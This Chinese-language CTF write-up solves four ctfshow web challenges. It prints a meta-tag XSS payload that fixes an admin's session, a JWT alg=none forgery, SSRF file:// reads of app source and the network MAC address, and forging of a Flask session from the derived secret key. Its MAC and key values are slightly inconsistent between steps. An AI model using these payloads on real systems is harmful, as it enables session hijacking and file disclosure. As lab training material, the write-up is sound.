实验环境

组件	版本/选择
操作系统	Windows 10
靶场应用	ctfshow
测试浏览器	Coogle
测试工具	burp suite，VM，cpolar

一、Session固定攻击

1.题目基本信息

题目来源： ctfshow

题目名称： Session固定攻击

题目分类： web

2.解题步骤

抓包看cookie，多次尝试后发现这里的session是固定值

Burp 项目 Intruder 重放器 查看 帮助

仪表盘 目标 代理 Intruder 重放器 解码工具 Collaborator Sequencer

5 × +

发送 取消


请求

美化 Raw Hex

```
GET /message HTTP/1.1
Host: ff634d56-d746-49e6-a9aa-318d0aaa31ef.challenge.ctf.show
Cookie: session=djDIKDmguDyeSNDXFdy4JuevRDVIlsY9MN1ZPzD9wlw
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://ff634d56-d746-49e6-a9aa-318d0aaa31ef.challenge.ctf.show/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive
```

```
<meta http-equiv="Set-Cookie"
content="session=djDIKDmguDyeSNDXFdy4JuevRDVIlsY9MN1ZPzD9wlw">
```

利用XSS漏洞构建payload，将payload上传给admin，把admin的session强制改成我这个，再次刷新即可获得flag



3.使用工具

burpsuite

4.知识

`<meta http-equiv="Set-Cookie" content="session=djDIKDmguDyeSNDXFdy4JuevRDVIlsY9MN1ZPzD9wlw">`
为XSS载体，利用HTML标签模拟HTTP响应头，来强制修改浏览器的Cookie

`<meta>`：HTML 的元数据标签，通常用于定义页面的描述、字符集或刷新频率。

`http-equiv="Set-Cookie"`：这是核心属性。`http-equiv` 的意思是“等效于 HTTP 头部”。它告诉浏览器：**“请像处理服务器发来的 `Set-Cookie` 响应头一样处理这段内容。”**

`content="session=djDIKD..."`：这是具体的 Cookie 内容。它指令浏览器将名为 `session` 的 Cookie 值设置为攻击者预设的长字符串 `djDIKD...`。

二、JWT（JSON Web Token）令牌伪造

1.题目基本信息


题目来源： ctfshow

题目名称： JWT令牌伪造

题目分类： web

2.解题步骤

根据提示简单抓包，发现一长串字符串




`Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoiYWRtaW4iLCJhZG1pbiI6ZmFsc2V9.xtg1ltvVHM1MGPIna6l949dh1FW4Azsb8Kmijbso_XQ`

核心是修改Cookie中的token

先进行base64解码

这里根据提示，把alg的数值修改成none，推荐删除签名部分，再次上传请求



3.使用工具

burpsuite

4.知识

JWT 的三段式结构拆解

根据你提供的这串 Token，我们来精确对号入座：

1. 第一段（Header - 头部）： `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9`

- **内容**：这部分经过 Base64 编码，解码后就是：`{"alg":"HS256","typ":"JWT"}`。
- **你的 `alg` 就在这里**：它指明了该 Token 使用的是 **HS256**（对称加密）算法。

2. 第二段（Payload - 负载）： `eyJ1c2VyIjoiYWRtaW4iLCJhZG1pbiI6ZmFsc2V9`

- **内容**：解码后是：`{"user":"admin","admin":false}`。
- **作用**：存放实际的用户数据和权限信息（比如这里的 `admin: false`）。

3. 第三段（Signature - 签名）： `xtg1ltvVHM1MGPIna6l949dh1FW4Azsb8Kmijbso_XQ`

- **这就是你问的部分**。
- **作用**：它是服务器利用 **Header** 和 **Payload**，加上一个只有服务器知道的**密钥（Secret）**，通过 `alg` 指定的算法计算出来的。
- **目的**：防篡改。如果你修改了第二段里的 `false` 变成 `true`，但你没有服务器的密钥，你就无法生成与之匹配的第三段签名。服务器校验发现签名不一致，就会拒绝该 Token。

三、Flask_Session伪造

1.题目基本信息

题目来源： CTFshow

题目名称： Flask_Session伪造

题目分类： web

2.解题步骤

进去发现一个SSRF漏洞，根据提示先去查看/app/app.py 这是Docker容器环境下最常见的Python Flask应用路径

e3f34d63-2718-47f2-aeef-d07931ab9ae6.challenge.ctf.show/read?url=file:///app/app.py

encoding:utf-8 import re, random, uuid, urllib.request from flask import Flask, session, request app = Flask(__name__) random.seed(uuid.getnode()) app.config['SECRET_KEY'] = str(random.random()*100) print(app.config['SECRET_KEY']) app.debug = False @app.route('/') def index(): session['username'] = 'guest' return 'CTFshow 网页爬虫系统 读取网页' @app.route('/read') def read(): try: url = request.args.get('url') if re.findall('flag', url, re.IGNORECASE): return '禁止访问' res = urllib.request.urlopen(url) return res.read().decode('utf-8', errors='ignore') except Exception as ex: print(str(ex)) return '无读取内容可以展示' @app.route('/flag') def flag(): if session.get('username') == 'admin': return open('/flag.txt', encoding='utf-8').read() else: return '访问受限' if __name__=='__main__': app.run(debug=False, host="0.0.0.0")

获得网卡MAC地址，用于计算随机数种子

/sys/class/net/eth0/address

/proc/net/arp

e3f34d63-2718-47f2-aeef-d07931ab9ae6.challenge.ctf.show/read?url=file:///sys/class/net/eth0/address

02:42:ac:0c:c5:23

获得随机数种子

```python
import random
mac = "02:42:ac:11:00:02".replace(__old: ':', __new: '')
random.seed(int(mac, 16))
key = str(random.random()*100)
print(key)
```

运行 做题2


```
C:\Users\12241\mp_env\Scripts\python.exe C:\Users\12241\PycharmProjects\PythonProject\py1\saft\做题2.py
42.42408197657815

进程已结束，退出代码为 0
```

利用flask-session-cookie-manage-master解码编码

```
C:\Windows\System32\cmd.e

Microsoft Windows [版本 10.0.26200.8037]
(c) Microsoft Corporation。保留所有权利。

C:\wangan\gongju\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py encode -s "42.4240819765781
5" -t "{'username': 'admin'}"
```

```
C:\wangan\gongju\flask-session-cookie-manager-master>python flask_session_cookie_manager3.py encode -s "42.424081976578
5" -t "{'username': 'admin'}"
eyJ1c2VybmFtZSI6ImFkbWluIn0.acZq_A.HT-Nuu1Yw6CL4Gc-oMnfEtBzEwQ

C:\wangan\gongju\flask-session-cookie-manager-master>
```

直接访问flag



CTF{flask_session_is_secure}

3.工具

burpsuite
flask-session-cookie-manager-master

4.知识

flask常见路径
/app/app.py
/var/www/html/app.py

获得网卡MAC地址，用于计算随机数种子
/sys/class/net/eth0/address
/proc/net/arp

四、弱口令爆破

1.题目基本信息


题目来源：ctfshow

题目名称： 弱口令爆破

题目分类：web

2.解题步骤

抓包爆破



成功

Congratulations!

Your flag is:
CTF{this_is_a_sample_flag}